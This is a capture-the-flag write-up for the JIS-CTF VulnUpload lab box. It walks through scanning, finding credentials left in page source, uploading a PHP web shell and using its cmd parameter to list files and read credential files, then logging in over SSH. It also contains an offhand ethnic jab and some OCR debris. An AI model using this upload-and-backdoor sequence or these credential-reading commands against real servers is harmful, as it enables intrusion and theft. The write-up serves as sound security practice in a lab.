JIS-CTF VulnUpload
Release Date: 8th March 2018

Peter Numi a.k.a th33gr00t

March 26, 2020

1 Introduction

So I am getting back in CTF's to sharpen my skills and kill time when booored, so I looked around for a CTF to start with and I found article by Raj Chandel and I decided to do this CTF as a refresher.


You can get the CTF box on Vulnhub, give it a try before reading this writeup.

In this article I will also try to use some old tools that I think people have forgotten and which I had forgotten also, and I will try to explain how each bug found can be fixed.

1.1 Booting Box

I imported the `.ova` to virtualbox, created an network interface, added the network interface then started the box.

The image below is when the box has been booted up.



```
Ubuntu 16.04.2 LTS Jordaninfosec-CTF01 tty1

Jordaninfosec-CTF01 login:
```


Figure 1: Box Booted

1.2 Recon

The Recon Phase has different stages, where I started to attain the IP of the box, then enumerate open ports and services running on them, after attaining open ports proceeded to enumerate the services for vulnerabilities/bugs and misconfigs

1.2.1 Finding the Box IP

In this section I used a tool known as textcoloramaranthNetdiscover to scan the IP range of the network interface I had created.




```
root@CtF:~# netdiscover -r 172.16.36.0/24                              [11/11]
 Currently scanning: Finished!   |   Screen View: Unique Hosts


 3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 162
 _______________________________________________________________________
_______
   IP            At MAC Address     Count     Len  MAC Vendor / Hostnam
e
 -----------------------------------------------------------------------
-------
 172.16.36.128   08:00:27:74:ce:03      2     120  PCS Systemtechnik Gm
bH
 172.16.36.254   00:50:56:fe:0b:42      1      42  VMware, Inc.
```

Figure 2: Netdiscover

1.2.2 Open ports and Service Enumeration

So we found our IP, next we perform both port and service enumeration, in this phase we are going to use Nmap, and the options we are going to use are;

- -sS TCP SYN scan
- -sV Probe open ports to determine service/version information



```
root@CtF:~# nmap -sS -sV 172.16.36.128


Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-21 21:46 UTC
Nmap scan report for 172.16.36.128
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; pro
tocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:74:CE:03 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
root@CtF:~# 
```

Figure 3: Nmap Scan

1.2.3 Enumerate

So after scanning we have found two ports open, port 22 running OpenSSH and port 80 running Apache HTTPD, proceeded and checked the port 80 from the browser and we found a login page. I will proceed to enumerate the web service for any goodies ☺





Figure 4: Web Login Page

I will be using various tools to enumerate the web service. So I started with Nikto to scan the web application.



```
root@CtF:~# nikto -h 172.16.36.128
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          172.16.36.128
+ Target Hostname:    172.16.36.128
+ Target Port:        80
+ Start Time:         2020-03-23 13:39:11 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0xa0 0x54d829805215a
+ File/dir '/' in robots.txt returned a non-forbidden or redirect HTTP code (302)
+ File/dir '/admin_area/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/uploaded_files/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ File/dir '/flag/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 8 entries which should be manually viewed.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-03-23 13:39:20 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@CtF:~#
```

Figure 5: Nikto


The nikto scan gave me some interesting directory paths to look at, which the first one was;

* /robots.txt: which is a text file that tells web robots(most often search engines) which pages on the site to crawl and which they are not allowed to crawl to.

- /admin_area
- /uploaded_files
- /flag

The above directories and files were the ones our scanner found, so I decided to start by visiting the robots.txt file.


I would love to mention that this is a vulnerable enviroment, in the real world robots.txt wouldn't be having anything as you would expect in a vulnerable enviroment but it is always good to check it out. We are all humans and we make alot of mistakes.



```
User-agent: *
Disallow: /
Disallow: /backup
Disallow: /admin
Disallow: /admin_area
Disallow: /r00t
Disallow: /uploads
Disallow: /uploaded_files
Disallow: /flag
```

Figure 6: robots.txt

Woooooow, okay alot of directories here, so what caught my eye was the /flag directory so I decided to start with that then proceed to the rest of the directories or files.



The 1st flag is : {8734509128730458630012095}

Figure 7: Flag 1

Booooom!! we found our first flag, this is good okay so I would like to mention that there is no vulnerability here to explain on how

to fix because the creator of the CTF had placed it this way to let you learn about robots.txt files, you should also google about security.txt files this are the 101 things you should know when getting into security.

Now lets get to the rest of the directories, when viewing the directories only two directories uploaded_files (which ended showing an empty page but we know we are inside the folder.) and admin_area are the only ones which returned 200 response status code (meaning the request was fulfilled) while accessing them. See the below images.




Not secure | 172.16.36.128/uploaded_files/

Figure 8: uploaded_files

Returned a page that is empty!!


Not secure | 172.16.36.128/admin_area/


The admin area not work :)

Figure 9: admin_area

Hmmmmmm are you indian?? HAHAHAHAHAHAHAHAHA

So for the step I will fuzz this two directories and the main site itself to seee its structure and look for any interesting file lying around!! Tool of choise is a Web application fuzzer known as dirb, there are alot of tools out there for fuzzing but you need to understand when you are fuzzing web applications you need worldlists and you also need to think outside the box. Because I am not sure what CMS I am fuzzing I am going to use dirb because it is really neat and I think it is the best tool to use in this scenario.

I fuzzed the whole site and I never found anything on both directories so I decided to inspec the pages to see if I could find anything and indeed I did, in the admin_area page I found the second flag and a username and a password.




Not secure | 172.16.36.128/admin_area/

The admin area not work :)

```
<html>
▼<head>
   <title>
   Fake admin area :)
   </title>
  ▸<script data-dapp-detection>…</script>
 </head>
…▼<body> == $0
  ▸<center>…</center>
   <!--     username : admin
       password : 3v1l_H@ck3r
       The 2nd flag is : {7412574125871236547895214}
   -->
 </body>
</html>
```

Figure 10: Inspecting admin_area page

Below is a clear image of the content I found.



```
<html>
▼<head>
   <title>
   Fake admin area :)
   </title>
  ▸<script data-dapp-detection>…</script>
 </head>
…▼<body> == $0
  ▸<center>…</center>
   <!--     username : admin
       password : 3v1l_H@ck3r
       The 2nd flag is : {7412574125871236547895214}
   -->
 </body>
</html>
```

Figure 11: Clear image of the content

I used the username and password on the login page and boom!! it worked, so we have a File upload center. Before I proceed here I would like to say that how I found the second flag was not a security vulnerability but as a developer you shouldn't try to hardcode any sensitive information on your code because it is posible to inspect a page or view the page source so do take care.

So when i was presented with the upload function the first thing that came to my head was happiness I was like woooow so we are able to upload a file and that is why we have the uploaded_files directory so let me try and upload a shell that will give me command line access to the box.




Not secure | 172.16.36.128/index.php
File Upload Center
Choose File No file chosen
Upload File
Jordan Infosec CTF - 2017
Powered by : Technawi[dot]net

Figure 12: File Upload Center

First let's try and see if we can upload any file extension or we are limited to a specific file extension. I will do this by creating an empty file with my first guess .php extension, and I was upload to upload it... so I looked for a php reverse shell from pentestmonkey did some minor edit on the php file and uploaded it on the site, started a TCP listener using netcat and run the script on from the uploaded_files directory that we had found lying around empty. So did all that and it never worked so I had to look for a way to get Remote Code Execution from uploading a file.

I know it would be easy if I could create an exploit using msfvenom or using metasploit but I am trying to avoid to use metasploit for now. MSF will be my last tool to go for, so went back to the internet. I would like to mention that in this industry everything is about trial and error and it takes time despite it being a CTF, in the real world it takes alot of time, practice and patience. Also there is a solution already out there but I don't want to just spoonfeed myself but try to learn something new. So if you are reading this always know that during research you are always learning all the time.

At first after some trial and error i thought my network configurations was the problem because each web shell I was serving was not connecting back to my docker container, so i switched it off added some other network interfaces and still it never worked, so I decided to go back to the internet and look for some other web shells and after some internet digging I found out Kali Linux had a whole directory with web shells and because I was working inside a ubuntu docker container running insided an Ubuntu host I decided to look for the repository, its good to collect such gold mines to use on later on and I found kali has a whole git lab repository with the shells, so I uploaded a simple php backdoor and boom it worked!!. Below is an image showing me listing the current directory which is the uploaded_files



Not secure | 172.16.36.128/uploaded_files/simple-backdoor.php?cmd=ls

```
file.php
index.php
less.php
php-reverse-shell.php
reverse-shell.php
reverse.php
shell.php
simple-backdoor.php
```

Figure 13: Web Shell

Lets proceed and see if we can find the other flags, but before we proceed for this bug how you can fix it is first restrict directory listing and also try to limit uploaded files to specific file types using extensions, so you can limit file uploads to only .txt and .jpg or .png but not everything. So I did some digging and I also tried to get the shell to my terminal from the browser but as I had mentioned before seems like the VM and my host have some network issues which I tried to fix but will look at it later on in life, so I went to read some writeup because I was stuck, but after reading it I decided to solve the CTF as I had thought using a shortcut find all .txt files in the box and I did that from the browser and I found some interesting stuff!! Below is an image of what I found.


I used this query: simple-backdoor.php?cmd=find+/+-name+"*.txt"



```
/etc/mysql/conf.d/credentials.txt
/var/www/html/flag.txt
/var/www/html/hint.txt
/var/www/html/robots.txt
```

Figure 14: Text Files that caught my attention


So I started with the hint.txt, then I tried the flag.txt which explains the message from the hin.txt then I used the creds from the credentials.txt to ssh into the server and I got the last flag. Below are the images of flag3, flag4 and flag5.



Not secure | 172.16.36.128/uploaded_files/simple-backdoor.php?cmd=cat+../hint.txt

```
try to find user technawi password to read the flag.txt file, you can find it in a hidden file ;)

The 3rd flag is : {7645110034526579012345670}
```


Figure 15: Flag 3



Not secure | 172.16.36.128/uploaded_files/simple-backdoor.php?cmd=cat+/etc/mysql/conf.d...

```
The 4th flag is : {7845658974123568974185412}

username : technawi
password : 3vilH@ksor
```

Figure 16: Flag 4



```
technawi@Jordaninfosec-CTF01:/var/www/html$ cat flag.txt
The 5th flag is : {5473215946785213456975249}

Good job :)

You find 5 flags and got their points and finish the first scenario....
```

Figure 17: Flag 5

1.3 Conclusion

In conclusion I want to say that I did enjoy doing this CTF, plus this documentation was done using latex was killing two birds with one stone and I enjoyed creating this documentation but it was hard because there are alot of configurations to place so for the next one i will try markdown and see if that is easier than using latex. Anyways I hope you have learnt something new.

1.4 References

- Writeup by Hacking Articles
- Kali Linux Webshells
- Reverse Shell Cheat Sheet by Pentestmonkey
- Reverse Shell Cheat Sheet by HighOn.Coffee
- WFuzz Documentation
- Pentest 101: Content bruteforcing Lists
- Learn LaTeX in 30 minutes
- LaTeX Color Definations